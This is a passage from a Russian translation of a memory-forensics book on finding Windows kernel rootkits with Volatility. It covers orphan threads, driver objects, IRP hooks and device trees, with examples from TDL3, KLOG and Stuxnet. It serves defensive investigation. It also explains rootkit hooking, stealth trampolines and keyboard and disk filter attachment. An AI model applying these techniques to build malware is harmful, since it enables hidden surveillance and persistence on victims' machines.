На рисунке 13-4 показаны потоки, принадлежащие процессу System на машине, зараженной Tigger. Видно присутствие четырех новых потоков, которых не было на рисунке 13-3. Process Explorer показывает только начальный адрес потока вместо обычного формата, например `driverName.sys+0xabcd`, поскольку начальный адрес не попадает в диапазон памяти ни одного загруженного модуля.




Рисунок 13-4. Process Explorer показывает четыре новых потока без известного модуля ядра.

Обнаружение потоков-сирот

Плагин `threads` помогает выявлять попытки скрыться описанным способом. Он перечисляет загруженные модули путем обхода двусвязного списка и записывает их базовые адреса и размеры. Затем он сканирует системные потоки и проверяет, находится ли значение `_ETHREAD.StartAddress` в диапазоне одного из модулей. Если плагин не может сопоставить поток с владеющим им драйвером, он предполагает, что поток отсоединен или скрыт. По этой причине такие потоки также стали известны как потоки-сироты. Следующий вывод показывает, как потоки-сироты выглядят в дампах памяти. Отображается тег OrphanThread, а справа от начального адреса (`0xf2edd150`) указано UNKNOWN.

```
$ python vol.py -f orphan.vmem threads -F OrphanThread
     --profile=WinXPSP3x86
[snip]
ETHREAD: 0xff1f92b0 Pid: 4 Tid: 1648
Tags: OrphanThread,SystemThread
Created: 2010-08-15 19:26:13
Exited: 1970-01-01 00:00:00
Owning Process: System
Attached Process: System
State: Waiting:DelayExecution
BasePriority: 0x8
Priority: 0x8
TEB: 0x00000000
StartAddress: 0xf2edd150 UNKNOWN
ServiceTable: 0x80552180
  [0] 0x80501030
  [1] 0x00000000
  [2] 0x00000000
  [3] 0x00000000
```

```
Win32Thread: 0x00000000
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_SYSTEM
```

Если вы подозреваете наличие руткита ядра в исследуемой системе, но не можете найти подтверждающие свидетельства с помощью плагинов `modules` или `modscan`, рекомендуем проверить потоки-сироты. Однако следует помнить, что начальный адрес потока будет указывать на функцию внутри вредоносного PE-файла, а не на базовый адрес PE-файла. Поэтому для поиска сигнатуры MZ могут потребоваться некоторые вычисления. Ближе к концу главы будет показан скрипт `volshell`, способный сканировать назад от заданного адреса в поисках первого допустимого заголовка PE.

> **Предупреждение.**
>
> Руткиты могут легко обходить обнаружение потоков-сирот, исправляя значения `_ETHREAD.StartAddress` так, чтобы они указывали на известный драйвер. В своей презентации на VB2008 (virusbtn.com) Киммо Касслин и Элиа Флориа отметили, что третье поколение Mebroot начало применять такие исправления для повышения скрытности.

Объекты драйверов и IRP

Обычно при загрузке модуля ядра наряду с созданием структуры `KLDR_DATA_TABLE_ENTRY` инициализируется соответствующий `_DRIVER_OBJECT`. Это важно, поскольку объект драйвера содержит критически важные сведения о своем модуле ядра, такие как копия базового адреса модуля, процедура его выгрузки и указатели на список функций-обработчиков. Эти сведения помогают находить вредоносные модули, когда описанные до сих пор в этой главе структуры метаданных исключены из списка или повреждены. Более того, найдя объекты драйверов, можно проверить наличие перехватов в процедурах-обработчиках.

Добавим немного исходной информации. Приложения в Windows взаимодействуют с драйверами, отправляя пакеты запросов ввода-вывода (I/O Request Packets, IRP). IRP представляет собой структуру данных, включающую целое число для обозначения требуемой операции (создание, чтение, запись и так далее) и буферы для всех данных, которые драйвер должен прочитать или записать. Каждый объект драйвера имеет таблицу из 28 указателей на функции, которые он может зарегистрировать для обработки различных операций. Обычно драйвер настраивает эту таблицу, известную как таблица основных функций или таблица функций IRP, в своей процедуре точки входа сразу после загрузки. Следующий вывод показывает, что таблица из 28 указателей с именем MajorFunction является частью каждого объекта драйвера:

```
>>> dt("_DRIVER_OBJECT")
'_DRIVER_OBJECT' (336 bytes)
0x0   : Type                            ['short']
0x2   : Size                            ['short']
0x8   : DeviceObject                    ['pointer64', ['_DEVICE_OBJECT']]
0x10  : Flags                           ['unsigned long']
0x18  : DriverStart                     ['pointer64', ['void']]
0x20  : DriverSize                      ['unsigned long']
0x28  : DriverSection                   ['pointer64', ['void']]
0x30  : DriverExtension                 ['pointer64', ['_DRIVER_EXTENSION']]
0x38  : DriverName                      ['_UNICODE_STRING']
0x48  : HardwareDatabase                ['pointer64', ['_UNICODE_STRING']]
0x50  : FastIoDispatch                  ['pointer64', ['_FAST_IO_DISPATCH']]
0x58  : DriverInit                      ['pointer64', ['void']]
0x60  : DriverStartIo                   ['pointer64', ['void']]
0x68  : DriverUnload                    ['pointer64', ['void']]
0x70  : MajorFunction                   ['array', 28, ['pointer64', ['void']]]
```

Ключевые моменты

Ключевые моменты таковы:

• **DeviceObject:** указатель на первое устройство, созданное драйвером. Если драйвер создает более одного устройства, они объединяются в связанный список. Например, драйвер TCP/IP создает устройства с именами RawIp, Udp, Tcp и Ip.
• **DriverStart:** копия базового адреса модуля ядра.
• **DriverSize:** размер в байтах модуля ядра, описываемого объектом драйвера.
• **DriverExtension:** указывает на структуру с членом ServiceKeyName, который сообщает путь внутри реестра, где хранится конфигурация этого драйвера.
• **DriverName:** имя объекта драйвера, например `\Driver\Tcpip` или `\Driver\HTTP`.
• **DriverInit:** указатель на процедуру инициализации драйвера.
• **DriverUnload:** указатель на функцию, выполняемую при выгрузке драйвера, обычно для освобождения созданных драйвером ресурсов.
• **MajorFunction:** массив из 28 указателей на основные функции. Перезаписывая индекс этого массива, руткиты могут перехватывать определенные операции.

Сканирование объектов драйверов

Команда Volatility `driverscan` находит объекты драйверов путем сканирования по тегу пула. Вот пример ее вывода:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 driverscan
Volatility Foundation Volatility Framework 2.4
Offset(P)          Start                  Size Service Key  Driver Name
------------------ ------------------ -------- ------------ -----------
0x000000000038ac80 0xfffff88003bd9000   0xf000 mouclass     \Driver\mouclass
0x00000000254eaa80 0xfffff88000e00000  0x15000 volmgr       \Driver\volmgr
0x00000000254eae40 0xfffff88000fba000   0xd000 vdrvroot     \Driver\vdrvroot
0x000000003e0f1060 0xfffff8800323c000  0x20000 BthPan       \Driver\BthPan
0x000000003e416060 0xfffff880023e7000  0x18000 rspndr       \Driver\rspndr
0x000000003e474e70 0xfffff8800364c000  0x2d000 mrxsmb       \FileSystem\mrxsmb
0x000000003e4765d0 0xfffff8800284d000  0x24000 mrxsmb20     \FileSystem\mrxsmb2
[snip]
```

В крайнем левом столбце отображается физическое смещение структуры `_DRIVER_OBJECT`. Затем в столбце Start показан начальный адрес драйвера в памяти ядра. Чтобы понять, чем это может быть полезно, учтите, что адрес для `\Driver\mouclass` должен совпадать с базовым адресом `mouclass.sys`, показанным плагином `modules` или `modscan`. Поэтому, если вредоносная программа скрывает или стирает `KLDR_DATA_TABLE_ENTRY`, все равно остается `_DRIVER_OBJECT` с не меньшим (а возможно, и большим) объемом сведений о загруженных в системе модулях.

Перехват и обнаружение перехватов

Руткиты могут перехватывать записи в таблице функций IRP драйвера. Например, перезаписав функцию `IRP_MJ_WRITE` в таблице IRP драйвера, руткит может проверять буфер данных, которые должны быть записаны по сети, на диск или даже на принтер. Другим распространенным примером является перехват `IRP_MJ_DEVICE_CONTROL` для `tcpip.sys`. Когда в действующей системе используется `netstat.exe` или SysInternals `TcpView.exe`, активные соединения и сокеты определяются через этот канал связи. Следовательно, перехватив его, руткиты могут легко скрывать сетевую активность.

Чтобы обнаружить перехваты функций IRP, достаточно найти в памяти структуры `_DRIVER_OBJECT`, прочитать 28 значений массива MajorFunction и определить, куда они указывают. Хотя, как вскоре будет показано, плагин `driverirp` полностью автоматизирует эту работу, он не сообщает однозначно, какие записи перехвачены: от вас все равно требуются анализ и интерпретация. Причина в том, что существуют легитимные случаи, когда драйвер перенаправляет свой обработчик другому драйверу, создавая видимость перехвата.

Ниже приведен пример вывода плагина `driverirp` для драйвера Tcpip в чистой 64-разрядной системе:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 driverirp -r tcpip
Volatility Foundation Volatility Framework 2.4
------------------------------------------------
DriverName: Tcpip
DriverStart: 0xfffff880016bb000
DriverSize: 0x204000
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                         0xfffff880017a1070 tcpip.sys
   1 IRP_MJ_CREATE_NAMED_PIPE              0xfffff800028b81d4 ntoskrnl.exe
   2 IRP_MJ_CLOSE                          0xfffff880017a1070 tcpip.sys
   3 IRP_MJ_READ                           0xfffff800028b81d4 ntoskrnl.exe
   4 IRP_MJ_WRITE                          0xfffff800028b81d4 ntoskrnl.exe
   5 IRP_MJ_QUERY_INFORMATION              0xfffff800028b81d4 ntoskrnl.exe
   6 IRP_MJ_SET_INFORMATION                0xfffff800028b81d4 ntoskrnl.exe
   7 IRP_MJ_QUERY_EA                       0xfffff800028b81d4 ntoskrnl.exe
   8 IRP_MJ_SET_EA                         0xfffff800028b81d4 ntoskrnl.exe
   9 IRP_MJ_FLUSH_BUFFERS                  0xfffff800028b81d4 ntoskrnl.exe
  10 IRP_MJ_QUERY_VOLUME_INFORMATION       0xfffff800028b81d4 ntoskrnl.exe
  11 IRP_MJ_SET_VOLUME_INFORMATION         0xfffff800028b81d4 ntoskrnl.exe
  12 IRP_MJ_DIRECTORY_CONTROL              0xfffff800028b81d4 ntoskrnl.exe
  13 IRP_MJ_FILE_SYSTEM_CONTROL            0xfffff800028b81d4 ntoskrnl.exe
  14 IRP_MJ_DEVICE_CONTROL                 0xfffff880016dafd0 tcpip.sys
  15 IRP_MJ_INTERNAL_DEVICE_CONTROL        0xfffff880017a1070 tcpip.sys
[snip]
```

Драйвер Tcpip начинается по адресу `0xfffff880016bb000` и занимает `0x20400` байт. Большинство его обработчиков указывает либо на функцию внутри `tcpip.sys` (операции, обрабатываемые самостоятельно), либо на другой модуль (перенаправленные операции). Если драйвер не собирается обрабатывать определенные операции, он не оставляет указатели нулевыми, а направляет IRP на `nt!IopInvalidDeviceRequest`: это всего лишь фиктивная функция в модуле NT, действующая как проваливание (подобно ветви default в операторе switch языка C).

Ниже приведен пример 32-разрядной машины XP, где процедура `IRP_MJ_DEVICE_CONTROL` драйвера Tcpip действительно была перехвачена:

```
$ python vol.py -f hooker.bin --profile=WinXPSP3x86 driverirp -r tcpip
Volatility Foundation Volatility Framework 2.4
------------------------------------------------
DriverName: Tcpip
DriverStart: 0xb2ef3000
DriverSize: 0x58480
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                         0xb2ef94f9 tcpip.sys
   1 IRP_MJ_CREATE_NAMED_PIPE              0xb2ef94f9 tcpip.sys
[snip]
  12 IRP_MJ_DIRECTORY_CONTROL              0xb2ef94f9 tcpip.sys
  13 IRP_MJ_FILE_SYSTEM_CONTROL            0xb2ef94f9 tcpip.sys
  14 IRP_MJ_DEVICE_CONTROL                 0xf8b615d0 url.sys
  15 IRP_MJ_INTERNAL_DEVICE_CONTROL        0xb2ef9718 tcpip.sys
  16 IRP_MJ_SHUTDOWN                       0xb2ef94f9 tcpip.sys
[snip]
```

Обратите внимание: обработчик указывает на функцию внутри `url.sys`, который не является обычным системным драйвером. В этом случае можно выгрузить `url.sys` из памяти и подвергнуть

его обратному проектированию, чтобы точно выяснить, какие сетевые сокеты и соединения он пытается фильтровать в действующей машине.

Скрытные перехваты

TDL3 является примером руткита, который обходит обычный метод обнаружения перехватов IRP. В следующем выводе все обработчики IRP для `vmscsi.sys` ведут к функции, которая на первый взгляд указывает, что запрос не перенаправляется и не перехватывается. В частности, все они указывают на `0xf9db9cbd`, находящийся в диапазоне памяти драйвера `vmscsi.sys`.

```
$ python vol.py -f tdl3.vmem driverirp -r vmscsi
      --profile=WinXPSP3x86
Volatility Foundation Volatility Framework 2.4
------------------------------------------------
DriverName: vmscsi
DriverStart: 0xf9db8000
DriverSize: 0x2c00
DriverStartIo: 0xf97ea40e
   0 IRP_MJ_CREATE                 0xf9db9cbd vmscsi.sys
   1 IRP_MJ_CREATE_NAMED_PIPE      0xf9db9cbd vmscsi.sys
   2 IRP_MJ_CLOSE                  0xf9db9cbd vmscsi.sys
   3 IRP_MJ_READ                   0xf9db9cbd vmscsi.sys
   4 IRP_MJ_WRITE                  0xf9db9cbd vmscsi.sys
   5 IRP_MJ_QUERY_INFORMATION      0xf9db9cbd vmscsi.sys
   6 IRP_MJ_SET_INFORMATION        0xf9db9cbd vmscsi.sys
   7 IRP_MJ_QUERY_EA               0xf9db9cbd vmscsi.sys
   8 IRP_MJ_SET_EA                 0xf9db9cbd vmscsi.sys
[snip]
```

Рассмотрим схему на рисунке 13-5, которая показывает, как руткит TDL3 все равно может получить контроль над всеми операциями, предназначенными для драйвера `vmscsi.sys`.




Рисунок 13-5. TDL3 обходит обнаружение перехватов IRP, используя заглушку-перенаправитель внутри драйвера-жертвы.

Схема показывает, что обычные руткиты перезаписывают записи таблицы IRP и направляют их за пределы памяти владеющего ими драйвера. TDL3, напротив, записывает небольшой блок кода в память владеющего драйвера (в данном случае `vmscsi.sys`) и использует его как отправную точку для перехода к коду руткита. В этом сценарии функции IRP по-прежнему указывают внутрь

vmscsi.sys, поэтому определить компрометацию драйвера очень трудно. Если передать driverirp флаг --verbose либо дизассемблировать функцию-обработчик с помощью плагина volshell, можно увидеть, что она содержит лишь следующее:

```
0xf9db9cbd a10803dfff       MOV EAX, [0xffdf0308]
0xf9db9cc2 ffa0fc000000     JMP DWORD [EAX+0xfc]
0xf9db9cc8 0000             ADD [EAX], AL
0xf9db9cca 0000             ADD [EAX], AL
0xf9db9ccc 0000             ADD [EAX], AL
0xf9db9cce 0000             ADD [EAX], AL
```

Первая инструкция разыменовывает указатель по адресу 0xffdf0308. Затем посредством инструкции JMP процессор перенаправляется по адресу, расположенному со смещением 0xFC от указателя в EAX. Эти переходы легко проследить в volshell, как показано ниже:

```
>>> dd(0xffdf0308, length=4)
ffdf0308  817ef908
>>> dd(0x817ef908 + 0xFC, length=4)
817efa04  81926e31
>>> dis(0x81926e31)
0x81926e31 55                               PUSH EBP
0x81926e32 8bec                             MOV EBP, ESP
0x81926e34 8b450c                           MOV EAX, [EBP+0xc]
0x81926e37 8b4d08                           MOV ECX, [EBP+0x8]
0x81926e3a 83ec0c                           SUB ESP, 0xc
0x81926e3d 53                               PUSH EBX
0x81926e3e 8b5860                           MOV EBX, [EAX+0x60]
0x81926e41 a10803dfff                       MOV EAX, [0xffdf0308]
0x81926e46 3b4808                           CMP ECX, [EAX+0x8]
[snip]
```

Теперь известно, что настоящий код руткита занимает область около 0x81926e31. Каким бы образом руткит ни скрывался, помните: он всегда должен сохранять работоспособность. Функциональность этого руткита включала перехват IRP, и, проследовав по перехватам, вы попали прямо к телу вредоносного модуля.

Наиболее ценные цели

В типичной системе работают сотни драйверов, поэтому проанализировать все 28 указателей на основные функции каждого драйвера невозможно, особенно если применяются скрытные методы перехвата. Мы рекомендуем сосредоточиться на наиболее ценных целях. Например, злоумышленников будут интересовать IRP_MJ_READ и IRP_MJ_WRITE драйверов файловой системы. Кроме того, их будет интересовать IRP_MJ_DEVICE_CONTROL сетевых драйверов, таких как \Driver\Tcpip, \Driver\NDIS и \Driver\HTTP.

Деревья устройств

Windows использует многоуровневую (или стековую) архитектуру обработки запросов ввода-вывода. Иными словами, один и тот же IRP могут обрабатывать несколько драйверов. Такой многоуровневый подход имеет свои преимущества: он позволяет прозрачно архивировать и шифровать файловую систему (например, с помощью EFS), а также дает межсетевым экранам возможность фильтровать сетевые соединения. Однако он же предоставляет вредоносному драйверу еще один способ взаимодействовать с данными, к которым у него не должно быть доступа. Например, вместо описанного ранее перехвата функции IRP целевого драйвера руткит может просто внедриться, то есть присоединиться, к стеку целевого устройства. В этом случае драйвер руткита получает копию IRP, которую он может записать в журнал или изменить до того, как ее получит легитимный драйвер.

На рисунке 13-6 приведена упрощенная схема того, как руткит может использовать многоуровневую архитектуру драйверов. Суть в том, что вредоносный драйвер занимает такое место в стеке, чтобы «проверять» запрошенную операцию независимо от источника запроса. В данном случае он присоединился к стеку драйвера ATA (`atapi.sys`) и фильтровал попытки записи в определенные секторы жесткого диска. Поэтому неважно, пытается ли удалить защищенный файл приложение пользовательского режима или антивирусный драйвер режима ядра: драйвер руткита все равно получает возможность заблокировать или отбросить запрос.




Рисунок 13-6. Вредоносный фильтрующий драйвер может проверять, регистрировать и/или предотвращать попытки чтения с диска или записи на него.

Структуры данных

Чтобы осуществлять описанное поведение, драйвер сначала создает именованное или неименованное устройство определенного типа (то есть устройство файловой системы, сетевое устройство), вызывая `IoCreateDevice`. Возвращаемое этой функцией значение становится объектом исходного устройства. Затем драйвер получает указатель на объект целевого устройства с помощью `IoGetDeviceObjectPointer`. Он передает оба объекта устройств функции `IoAttachDeviceToDeviceStack`, которая завершает настройку. Объект исходного устройства теперь может получать IRP, предназначенные целевому устройству. В качестве альтернативы аналогичным образом можно использовать `IoAttachDevice`. Следующий код показывает объект устройства для 64-разрядной Windows 7:

```
>>> dt("_DEVICE_OBJECT")
'_DEVICE_OBJECT' (184 bytes)
0x0   : Type                           ['short']
0x2   : Size                           ['unsigned short']
0x4   : ReferenceCount                 ['long']
0x8   : DriverObject                   ['pointer', ['_DRIVER_OBJECT']]
0xc   : NextDevice                     ['pointer', ['_DEVICE_OBJECT']]
0x10  : AttachedDevice                 ['pointer', ['_DEVICE_OBJECT']]
0x14  : CurrentIrp                     ['pointer', ['_IRP']]
[snip]
0x28  : DeviceExtension                ['pointer', ['void']]
0x2c  : DeviceType                     ['unsigned long']
[snip]
0xb0  : DeviceObjectExtension          ['pointer', ['_DEVOBJ_EXTENSION']]
0xb4  : Reserved                       ['pointer', ['void']]
```

Ключевые моменты

Ключевые моменты таковы:

• **DriverObject:** указатель обратно на собственный драйвер устройства.
• **NextDevice:** односвязный список других устройств, созданных тем же драйвером.
• **AttachedDevice:** односвязный список устройств (обычно созданных другими драйверами), присоединенных к этому стеку.
• **CurrentIrp:** текущий IRP, обрабатываемый данным устройством.
• **DeviceExtension:** непрозрачный (неопределенный) член, способный хранить любые пользовательские структуры данных и данные конфигурации, необходимые устройству. Например, драйвер Truecrypt хранит главные ключи шифрования в расширении своего устройства.
• **DeviceType:** задает тип устройства, например `FILE_DEVICE_KEYBOARD`, `FILE_DEVICE_NETWORK` или `FILE_DEVICE_DISK`.

Аудит деревьев устройств

Для аудита деревьев устройств можно использовать плагин `devicetree`. Его вывод показывает, что драйверы на внешнем краю дерева (DRV) и их устройства (DEV) имеют отступ в один уровень. Все присоединенные устройства (ATT) имеют еще больший отступ. При анализе вывода в первую очередь следует сосредоточиться на наиболее критичных типах устройств (сеть, клавиатура и диск), поскольку именно на них обычно нацеливаются злоумышленники.

Ниже приведен пример дампа памяти, зараженного экспериментальным руткитом KLOG, который присоединяется к устройству клавиатуры, чтобы получать копии нажатий клавиш пользователя:

```
$ python vol.py -f klog.dmp --profile=Win2003SP1x86 devicetree
DRV 0x01f89310 \Driver\klog
```

```
---| DEV 0x81d2d730 (?) FILE_DEVICE_KEYBOARD
[snip]
DRV 0x02421770 \Driver\Kbdclass
---| DEV 0x81e96030 KeyboardClass1 FILE_DEVICE_KEYBOARD
---| DEV 0x822211e0 KeyboardClass0 FILE_DEVICE_KEYBOARD
------| ATT 0x81d2d730 (?) - \Driver\klog FILE_DEVICE_KEYBOARD
[snip]
```

KLOG создал драйвер с именем `\Driver\klog`, затем создал неименованное устройство, обозначенное `(?)`, типа `FILE_DEVICE_KEYBOARD` и присоединил его к устройству KeyboardClass0, принадлежащему `\Driver\Kbdclass`. Аналогичный эффект можно увидеть, если установить утилиту Ctrl2cap от SysInternals (technet.microsoft.com), поскольку она использует тот же многоуровневый подход с драйверами, чтобы преобразовывать символы caps-lock в управляющие символы.

Вредоносные устройства Stuxnet

Следующий пример показывает изменения, внесенные в систему драйвером ядра Stuxnet (`\Driver\MRxNet`):

```
$ python vol.py -f stuxnet.mem devicetree
DRV 0x0205e5a8 \FileSystem\vmhgfs
---| DEV 0x820f0030 hgfsInternal UNKNOWN
---| DEV 0x821a1030 HGFS FILE_DEVICE_NETWORK_FILE_SYSTEM
------| ATT 0x81f5d020 (?) - \FileSystem\FltMgr FILE_DEVICE_NETWORK_FILE_SYSTEM
---------| ATT 0x821354b8 (?) - \Driver\MRxNet FILE_DEVICE_NETWORK_FILE_SYSTEM
DRV 0x023ae880 \FileSystem\MRxSmb
---| DEV 0x81da95d0 LanmanDatagramReceiver FILE_DEVICE_NETWORK_BROWSER
---| DEV 0x81ee5030 LanmanRedirector FILE_DEVICE_NETWORK_FILE_SYSTEM
------| ATT 0x81bf1020 (?) - \FileSystem\FltMgr FILE_DEVICE_NETWORK_FILE_SYSTEM
---------| ATT 0x81f0fc58 (?) - \Driver\MRxNet FILE_DEVICE_NETWORK_FILE_SYSTEM
DRV 0x02476da0 \FileSystem\Cdfs
---| DEV 0x81e636c8 Cdfs FILE_DEVICE_CD_ROM_FILE_SYSTEM
------| ATT 0x81fac548 (?) - \FileSystem\FltMgr FILE_DEVICE_CD_ROM_FILE_SYSTEM
---------| ATT 0x8226ef10 (?) - \Driver\MRxNet FILE_DEVICE_CD_ROM_FILE_SYSTEM
DRV 0x0253d180 \FileSystem\Ntfs
---| DEV 0x82166020  FILE_DEVICE_DISK_FILE_SYSTEM
------| ATT 0x8228c6b0 (?) - \FileSystem\sr FILE_DEVICE_DISK_FILE_SYSTEM
---------| ATT 0x81f47020 (?) - \FileSystem\FltMgr FILE_DEVICE_DISK_FILE_SYSTEM
------------| ATT 0x81fb9680 (?) - \Driver\MRxNet FILE_DEVICE_DISK_FILE_SYSTEM
```

Неименованное устройство, созданное `\Driver\MRxNet`, является крайним внешним устройством, присоединенным к драйверам файловых систем vmhgfs (VMware Host to Guest File System), MRxSmb (SMB), Cdfs и Ntfs. Теперь Stuxnet может фильтровать или скрывать файлы и каталоги с конкретными именами в этих файловых системах.

Аудит SSDT

